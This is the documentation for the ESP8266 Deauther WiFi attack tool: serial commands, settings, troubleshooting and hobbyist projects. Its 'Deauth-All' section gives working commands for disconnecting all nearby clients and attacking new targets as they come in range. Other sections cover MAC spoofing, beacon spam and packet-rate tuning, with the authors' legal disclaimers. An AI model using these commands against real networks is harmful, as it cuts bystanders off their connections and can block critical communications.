
3. Go to **`Tools`** and click on **`Serial Monitor`**



4. Select **`Newline`** and **`115200`** as baudrate




5 …



```
{l1□|ʕdʕ|□⬆□□ʕ⬆lʕ⬆b|ʕʕ□ʕ2ʕʕʕʕcʕ□p□ʕʕooʕlnnʕʕb□B□pʕʕcl`□rlpʕNʕ□□⬆⬆ʕʕʕl⬆ʕʕ⬆⬆⬆c⬆oʕ|□lʕ□ʕ⬆ʕp⬆ʕ|~ʕNʕ□$ʕʕ$ □ʕ□□oo⬆l`□□□o{ʕʕʕo⬆
Mounting SPIFFS...OK
Switched to Channel 1
Settings loaded from /settings.json
Settings saved in /settings.json
Device names loaded from /names.json
SSIDs loaded from /ssids.json
Scan results saved in /scan.json
Serial interface enabled
Started AP
[WiFi] Path: '/web', Mode: 'AP', SSID: 'pwned', password: 'deauther', channel: '1', hidden: false, captive-portal: true
STARTED! \o/
v2.0.4
Executing /autostart.txt
Done executing script
```

6. Profit!



```
Done executing script
# sysinfo
[======== SYSTEM INFO ========]
RAM usage: 56848 bytes used [70%], 25072 bytes free [30%], 81920 bytes in total

Current WiFi channel: 1
AP MAC address: c4:02:ff:3f:e0:00
Station MAC address: c4:02:ff:3f:00:00
SPIFFS: 2761 bytes used [1%], 230920 bytes free [98%], 233681 bytes in total
        block size 4096 bytes, page size 256 bytes
Files:
  /names.json 2 bytes
  /ssids.json 27 bytes
  /autostart.txt 0 bytes
  /settings.json 514 bytes
  /scan.json 24 bytes
[WiFi] Path: '/web', Mode: 'AP', SSID: 'pwned', password: 'deauther', channel: '1', hidden: false, captive-portal: true
===============================
```

You can find a list with all serial commands here.

Here is collection of small descriptions, tips and tutorials on how to use the serial command line interface.

Overview

- Escaping spaces
- Deauth All
- Change Mac Address
- Attack Timeout
- Combine Serial Commands
- Random Mode
- Continuous Mode
- SPIFFS
- Load and Save
- Autostart Script

- Improve packet rate
- Upload Settings
- Upload to SPIFFS
- Finding COM Port
- Removing Deauther

Escaping spaces

In the serial interface, commands and parameters are divided by spaces.

Executing the command **`add ssid test`** would not be a problem, **`add ssid this is a test`** would be!

To escape these spaces, you can use a backslash `\`. For example: **`add ssid this\ is\ a\ better\ test`**.

To escape the backslash itself, use another backslash: **`add ssid IreallyWant\\backslashes`**.

You can also use double quotes `"`. For example **`add ssid "this is a even better test"`**.

You can escape double quotes with the backslash.

Deauth-All

Disclaimer

Please only use the deauth feature responsibly and not to harm other people. Also note that due to technical reasons, the following attack methods cannot be used or added to the web interface.

Method 1

One way is to select all access points, stations and saved device names via the **`select all`** command.

If you want to *whitelist* a device now, you have to deselect it with **`deselect`**, for example: **`deselect -ap 0`** or **`deselect -st 2`**.

But keep in mind that if you have an access point selected, ALL the clients of this network will get disconnected because the ESP8266 sends the packets out as broadcast (to address everyone at once).

So, if you want to only kick out all client devices except one, do **`select all`** stations instead, and then **`deselect -st <id>`** with the device id you want to whitelist. This will prevent the whitelisted device from being attacked by the esp8266. And be sure you don't have the access point selected (run **`show`** to see what you have currently selected).

Then, when you run `attack -d` it will start deauthing all of the selected devices.

Method 2

Another way is to use deauth-all.

With `attack -da` you start a deauth attack against all devices that are in your access point, station, and names list.

Only devices in your names list that **are** selected will not be attacked, this is the reverse of how the above is set up. **Again, devices you HAVE selected will not be attacked.** However, as mentioned before, if you have an access point in your list, all clients that are connected to that will get deauthed because of the broadcast packets.

To prevent this, you have to save the access point to the name list, **and** select it! You can add devices to the names list via the `name` command, for example, add `name myrouter -ap 0 -s` will add the AP with ID 0 with the name *myrouter* to the list and -s says that it will also be selected (you can see all APs with `show aps`).

Scanning while attacking

If you want it to attack certain targets automatically as soon as they get in range, you can have a continuous scan running while attacking. That way, the AP and station list will always hold updated results.

You can do this by using the `scan` command with the `-c` parameter: `scan aps -c 1min` will scan for access points, wait a minute, scan for access points again, wait a minute.... and so on.

Please note that while it is scanning, no packets can be sent out and ongoing attacks will pause until the scan is finished.

Why isn't there a simpler method?

... you might ask. Well first of all, we have very limited resources on the ESP8266 and most of them are already used of for the other features. Adding a white and black list for easier management would not be worth it, while scanning and attacking simultaneously is just impossible, due to the single 2.4GHz radio and single core CPU.

The second reason is simplicity, you don't need an auto-deauth-all feature in most use cases, it would probably also be ***illegal*. Automated deauth all would come close to a real frequency jammer and probably fall under the same laws!** The problem is that the user no longer has an influence on which devices its attacking. It could block critical communications and cause danger to other people. With this serial interface, the user has to read this tutorial first, and will understand why it's dangerous. The user also has to scan and see the results first, and if the user still continues with the attack, he/she does that on purpose with intent and is wholly responsible for their actions.

So, to keep this project running, and to get more people interested and aware of these issues, please do not publish an automated deauth all device/software. This project is already in a grey area, but it has to be somewhat challenging to use, otherwise the widespread use of a GUI client would be disastrous.

Change Mac Address

If you connect to a network with the ESP8266 or host a network (what you do if you use the web interface) then you might want to hide the original Espressif MAC address. The ESP8266 has 2 MAC addresses, one for the access point mode (when it creates a network) and one for the station mode (when it connects to a network). You can see the MAC addresses currently being used with `sysinfo`.

To change them you have to use the `set` command, for example `set macap 0a:0b:0c:11:22:33` would change the mac address for the access point mode. Change the station MAC address with `set macst <your-mac-addr>`.

You can also set a random MAC address with `set macap random`. To set both MAC addresses random, you can use `set mac random`. To see the currently saved addresses run the command `get mac`, or `get macap/get macst` for a specific mac address. **Please be aware** that you might still see the old, unchanged mac addresses with `sysinfo`, this is because `sysinfo` prints out the current internally set mac address. To apply your changes in the settings, you have to activate the access point or station mode, by way of activating the web interface. If the web interface is already running, you have to restart the device.

Attack Timeout

The settings contain the attack timeout value in seconds. You can see the value by running `get attacktimeout`. If you start attacking, it will automatically stop after this amount of time. To change it to for example 10 seconds, run `set attacktimeout 10s` or `set attacktimeout 10min` to set it to 10 minutes. If you want to disable this feature, set the timeout to zero: `set attacktimeout 0`.

Combine Serial Commands

The serial interface usually takes one command at a time, but it can also take multiple commands if they are separated by two semicolons: `;;`. So for example `sysinfo;;chicken` will execute `sysinfo` and then `chicken`. **There is no limit on the number of commands you can combine with this feature, but there is a limit of 512 characters per input!** You can escape the delimiter using a backslash: `\;;`.

Some commands like `scan` work asynchronous and don't block. To combine those commands, you can make use of the `DELAY` command. For example `scan wifi -t 10s -ch 6;;DELAY 11s;;show stations` will scan for 10 seconds on channel 6 and wait 11 seconds before printing the results out. Note that it's always better to use a higher delay than you expect the previous command to run, because there might be other delays and time factors playing in.

Random Mode

With the random mode enabled, the SSID list will be completely overwritten with random generated SSIDs. You can enable it with **`enable random <interval>`**, the interval says after which time the list will be regenerated. So for example **`enable random 1min`** would enable the random mode and regenerate the list every minute. This feature is particularly useful for the beacon and probe attacks. Since those attacks use the SSID list to generate the packets, you can spam constantly new generated SSIDs instead of fixed ones.

Continuous mode

With the command **`scan [<all/aps/stations>] [-t <time>] [-c <continue-time>] [-ch <channel>]`** you get a option called **`continue`** or **`-c`**. This option enables to run a scan continuously. So **`scan aps -c 10s`** starts a new scan just for access points and enables the continues mode with 10 seconds. Now when the scan is finished it will restart after the set amount of time, so 10 seconds in this example.

SPIFFS

The ESP8266 has an external flash chip with usually 1 or 4 MB of storage. The program itself is saved on it together with some other configs, and there is a reserved space for the SPIFFS. SPIFFS stands for SPI Flash File System and it's a small simplistic file system on the flash chip itself. It's particularly useful to store and access data that doesn't fit into the RAM. Here for example, its used to store the settings. You can see how much space of the SPIFFS is being used what files are currently in the SPIFFS with the command **`sysinfo`**.

Sometimes the file system get corrupted and you will see errors like **`ERROR: saving /settings.json`**. If that happens, it's recommended to clear the memory using format. You can also see the contents of a file using **`print <path_to_file>`** and delete it using **`delete <path_to_file>`**.

For more information about the SPIFFS click here.

Load and Save

With the commands **`load`** and **`save`** you can reload and save the current values of the settings, the ssid list and the device name list. You can also load/save a specific file, for example: **`load settings`** will only reload the settings, and **`save settings /customSettings.json`** will save the settings file to **`/customSettings.json`**. This can be quite useful if you want to store multiple configurations or make multiple SSID lists and name lists!

It's recommended to disable autosave with **`set autosave false`** if you switch between different files, because the autosave (or the **`save`** command without file parameter) will save and override to the default file path!

Autostart Script

If you ever run **`sysinfo`** you might notice that there is a **`/autostart.txt`** file. Each line in that script will be executed just like a command you type in over serial. There is no limit on the number of commands and you can also use the delimiter to combine commands into a single line.

Just remember that there is a limit of 512 characters per line!

To upload your own script, you have to upload it to the SPIFFS which is explained here.

YOU CANNOT RUN OTHER SCRIPTS FROM AUTOSTART

Improve packet rate

You might notice that sometimes the ESP8266 isn't able to sent out all the packets. One reason could be that the WiFi channel is busy and it has to wait until the packet can successfully been send out. When you perform a deauthentication attack against multiple targets it also has to change the channel for every target and that takes time. Following settings influence the packet rate performance (see settings.md for more details):

- **`beaconChannel`**
- **`beaconInterval`**
- **`forcePackets`**

Upload Settings

Those are the recommended upload/compile settings for Arduino:

```
Board: Generic ESP8266 Module

Flash Mode DIO

Flash Frequency: 40 MHZ

CPU Frequency: 160 MHz

Flash Size: 1M (256K SPIFFS)

Reset Method: ck

Upload Speed: 115200

Port: com port of your device
```

Most NodeMCUs and other development boards have 4MB Flash so you can set the Flash Size to **`4M (3M SPIFFS)`** or select **`NodeMCU 1.0`** as the board. Changing the Flash size can give you more SPIFFS for saving data, scripts or other files. If you have a board with the ESP-07 (the one with the connector for an external antenna) it probably only has 1MB of flash, so keep the recommended settings above. Putting the Upload Speed to **`921600`** or changing the Flash Frequency to **`80MHz`** gives you higher upload speeds but doesn't always work.

Finding COM Port

The best way to find the correct port is to open the Arduino IDE and see what ports are listed there. This looks for every OS, inlcuding linux. On windows, COM1 is never the correct port.

Removing Deauther

The best way to remove the deauther (or any other program running on the ESP8266) is by uploading a blank sketch to the board using the Arduino IDE. First, select the board in the boards menu. Then Select the correct port (see finding com port). Then you just hit upload using that blank sketch. That's it, the deauther code is now gone. Maybe the SSID **`pwned`** persists, that's because the WiFi settings are usually not overwritten and you have to upload a program that overwrites it. You can use the WiFiAccessPoint example in Arduino for that.

If you're having problems, you should try erasing the flash with esptool or the method above. On esptool.py, the command to erase the flash is **`esptool.py --port /dev/ttyUSB1 erase_flash`**, where ttyUSB1 is the port your ESP is on.

Troubleshooting

Drivers

If you can't find the COM port of your device, then you probably haven't installed the drivers or they are not working correctly. Here are the links to the drivers of the two most used UART chips:

- CP2102
- CH340

If you're not sure which chip your board is using, just try both.

It's not working!

Here are a few things you can try if it isn't working.

Does the USB cable have data lines? This seems weird, but not every cable does, and it might be a reason why the board isn't showing up in the program.

Maybe the chip randomly broke, try flashing another program onto it.

Fix crashes

A crash or exception can have a lot of reasons but before you open a new issue, try this:

- open a serial connection
- type **`reset`** to reset all settings
- type **`format`** to remove all saved files in the SPIFFS
- dis- and reconnect your device and see if it works now

Not able to connect

There could be a lot of reasons why you can't connect to the ESP8266 with certain devices. For example, someone reported that the Intel 7260 WiFi Chip can make problems:
https://github.com/spacehuhn/esp8266_deauther/issues/754

Arduino has example sketches for the ESP8266 to create an access point. You can try that out and see if you can connect to it. If not, then the problem is not related to this project's code and you have to investigate your hardware/software setup further.

Removing Deauther

To erase the deauther (including SPIFFS and EEPROM), please flash our simple Reset Sketch.

espcom error

The **`espcom opening`** or **`espcomm_sync failed`** error tells you that your computer couldn't connect to the ESP8266 correctly when trying to upload something. Be sure you have the correct COM port selected and use the correct upload settings. If you can't find the COM port, read Finding COM Port first. Maybe you need to install the drivers. Also be sure you use a USB data cable! Sometimes it also helps to restart Arduino or your computer, changing the cable or USB port.

It was also reported that the Windows-Insider-Program can make problems with the cp2102 drivers.

If everything else fails, try reflashing the deauther. See Removing Deauther and then flash it again (we recommend esptool.py).

Language doesn't change


If you go to Settings in the web interface, you can change the language. For example **`de`** is for the German language file. To see what languages are supported, have a look at the lang folder or the description of the latest release. If the language doesn't change, it is probably because your browser has the old language file cached and doesn't want to reload it. Try deleting your browser cache. Or open **`192.168.4.1/lang/default.lang`** and reload it one or two times.

Error writing/saving/reading file

If you get message like **`Error saving file`** or something similar over serial, there is probably something wrong with the SPIFFS. It happens sometimes that the file system gets corrupted for some reason. Usually you can fix it by running the command **`format`** and then restarting the device.

If the error persists, please be sure that your upload settings are correct, especially the flash size.

FAQ



How to do a Reset

If you just want to reset the settings, you can open a serial connection and type in **`reset.`** The easiest way to do that is using the Arduino Serial monitor. The baud rate is **`115200`** with **`Newline`**. To erase the Deauther script including the WiFi credentials and everything that is saved in the SPIFFS, use our reset sketch:
https://github.com/spacehuhn/esp8266_deauther/tree/master/Reset_Sketch

You can either compile and flash the .ino file with Arduino or flash one of the .bin files.

5GHz Support

The ESP8266 supports 2.4GHz WiFi, which is already very impressive if you think about how small, powerful, accessible and affordable this system on a chip is. A lot of people asked for 5GHz support, however **this project is not able to do that.** As of right now (early 2018) no hackable 5GHz SoC is available in the form of something like the ESP8266. Even if someone would make such a chip, it would be incompatible with this software. You could build a dual band Deauther with a Raspberry Pi and the right WiFi module. But as of right now, it's not always easy to find good Dual-Band WiFi chips that support packet injection and monitor mode.

THE ESP8266 DOES NOT AND WILL NOT SUPPORT 5GHZ!

Devices supporting this are often expensive and need special drivers (this will change in the future as new chips are released all the time). But if you want to try it, look for the **`rtl8812au`** or **`rtl8811au`** WiFi modules. Those have already been used to inject packets on 5GHz.

ESP32 And ESP8285 Support

ESP32: No

ESP8285: Yes

See Supported Devices for more details.

Difference between Jammer and Deauther

While a jammer just creates noise on a specific frequency range (i.e. 2.4GHz), a deauthentication attack is only possible due to a vulnerability in the WiFi (802.11) standard. The deauther does not interfere with any frequencies, it is just sending a few WiFi packets that let certain devices disconnect. That enables you to specifically select every target. A jammer just blocks everything within a radius and is therefore highly illegal to use.

Watch this video for a good explanation on the technical and legal differences: WiFi Jammers vs Deauthers | What's The Difference?

Why is there no Packet-Monitor/Deauth-Detector in the web interface?

The problem is that you can't have an access point open to host the web server while sniffing WiFi.

It's like with every other WiFi card. Either you use it as an access point to host a network, as a station to connect to one or you put it in monitor mode to sniff for packets. But you can't have everything at the same time.

How to compile .bin files

In Arduino click `Sketch -> Export compiled Binary` and a new .bin file will be created in the sketch folder.

Settings

VERSION

```
String version = VERSION;
```

Version number, i.e. `v2.0`.

PLEASE NOTE that this setting can only be changed in the source code.

SSID

```
String ssid = "pwned";
```

SSID of access point used for the web interface (if enabled).

The length must be between 1 and 31 characters.

PASSWORD

```
String password = "deauther";
```

Password of access point used for the web interface (if enabled).

The length must be between 8 and 31 characters.

CHANNEL

```
uint8_t channel = 1;
```

Default WiFi channel that is used when starting.

HIDDEN

```
bool hidden = false
```

Hides the access point that is used for the web interface (if enabled).

CAPTIVEPORTAL

```
bool captivePortal = true;
```

Enables captive portal for access point (if enabled).

LANG

```
String lang = "en";
```

Default language for the web interface.

Be sure the language file exists!

AUTOSAVE

```
bool autosave = true;
```

Enables automatic saving of SSIDs, device names and settings.

AUTOSAVE-TIME

```
uint32_t autosaveTime = 30000;
```

Time interval for automatic saving in milliseconds.

DISPLAY-INTERFACE

```
bool displayInterface = false;
```

Enables display interface.

DISPLAYTIMEOUT

```
uint32_t displayTimeout = 600
```

Time in seconds after which the display turns off when inactive.

To disable the display timeout, set it to 0.

SERIAL-INTERFACE

```
bool serialInterface = true;
```

Enables serial interface.

SERIAL-ECHO

```
bool serialEcho = true
```

Enables echo for each incoming message over serial.

WEB-INTERFACE

```
bool webInterface = false;
```

Enables web interface.

WEB-SPIFFS

```
bool webSpiffs = false
```

Enables SPIFFS for all web files.

Can lead to longer loading times but it's nice if you need to edit the the web files regularly.

LEDENABLED

```
bool ledEnabled = true
```

Enables the (RGB) LED feature.

MAX-CH

```
uint8_t maxCh = 13;
```

Max channel to scan on.

US = 11, EU = 13, Japan = 14.

For more information click here.

MACAP

```
uint8_t* macAP;
```

Mac address used for the access point mode.

Please note that the mac address will only replace the internal mac address when the accesspoint mode is enabled.

You can set a random mac address with `set macap random`.

MACST

```
uint8_t* macSt;
```

Mac address used for the station mode.

Please note that the mac address will only replace the internal mac address when the station mode is enabled.

You can set a random mac address with `set macst random`.

CH-TIME

```
uint16_t chTime = 384;
```

Time for scanning one channel before going to the next in milliseconds (only if channel hopping is enabled).

MINDEAUTHS

```
uint16_t minDeauths = 3
```

Minimum number of deauthentication frames when scanning to change the LED to deauth mode.

ATTACKTIMEOUT

```
uint32_t attackTimeout = 600
```

After what amount of time (in seconds) the attack will stop automatically.

Set it to 0 to disable it.

FORCE-PACKETS

```
uint8_t forcePackets = 1;
```

How many attempts to send out a packet.

Set this value higher if you want to achieve a better packet rate in a busy area.

Be careful this setting could make the device slower or more unstable.

Max value is 255.

DEAUTHS-PER-TARGET

```
uint16_t deauthsPerTarget = 10;
```

How many deauthentication and disassociation frames are sent out for each target.

DEAUTH-REASON

```
uint8_t deauthReason = 1;
```

The reason code that is sent with the deauth frames to tell the target device why the connection will be closed.

BEACON-CHANNEL

```
bool beaconChannel = false;
```

If enabled, will send all beacon and probe frames on different channels when running a beacon attack.

BEACON-INTERVAL

```
bool beaconInterval = false;
```

If set true, beacons will be sent out every second. If set to false, the interval will be 100ms. A longer interval means more stability and less spamming of packets, but it could take longer until the clients find the SSIDs when scanning.

RANDOMTX

```
bool randomTX = false
```

Enables randomized transmission power for sending out beacon and probe request frames.

PROBESPERSSID

```
uint8_t probesPerSSID = 1
```

How many probe request frames are sent for each SSID.

Projects

A collection of cool projects people made with the ESP8266 Deauther.

I hope this gives some inspiration and motivation to make/hack something together yourself :) If you have cool project that isn't listed here, tweet me @spacehun and I will have a look at it.

Deauthing Sandals

Becky Button @einsteinunicorn in collaboration with Naomi Wu @RealSexyCyborg designed and 3D printed a sandal. They put the ESP8266 Adafruit Feather HUZZAH in it, together with a LiPo battery to power it. A truly fun project that shows that you can put an ESP8266 everywhere!

- YouTube
- hackster.io
- Adafruit
- Reddit

Drone Hacking a FAKE Makerspace

Naomi Wu @RealSexyCyborg had fun annoying a fake Makerspace in Shenzhen using a drone that drops an ESP8266 to send a bunch of SSIDs. She used the beacon-spam code for this but you can do the same thing with the deauther and a autostart script.

- YouTube

Deauther Magnet Box for Fridge

Tobozo designed, printed and filled this nice box with an ESP8266 board, a 18650 Li-ion, a battery charger, a big 2.4 inch OLED, an on/off switch, a thumbstick and a few magnets to stick the whole box on the fridge!

- Youtube
- Thingiverse

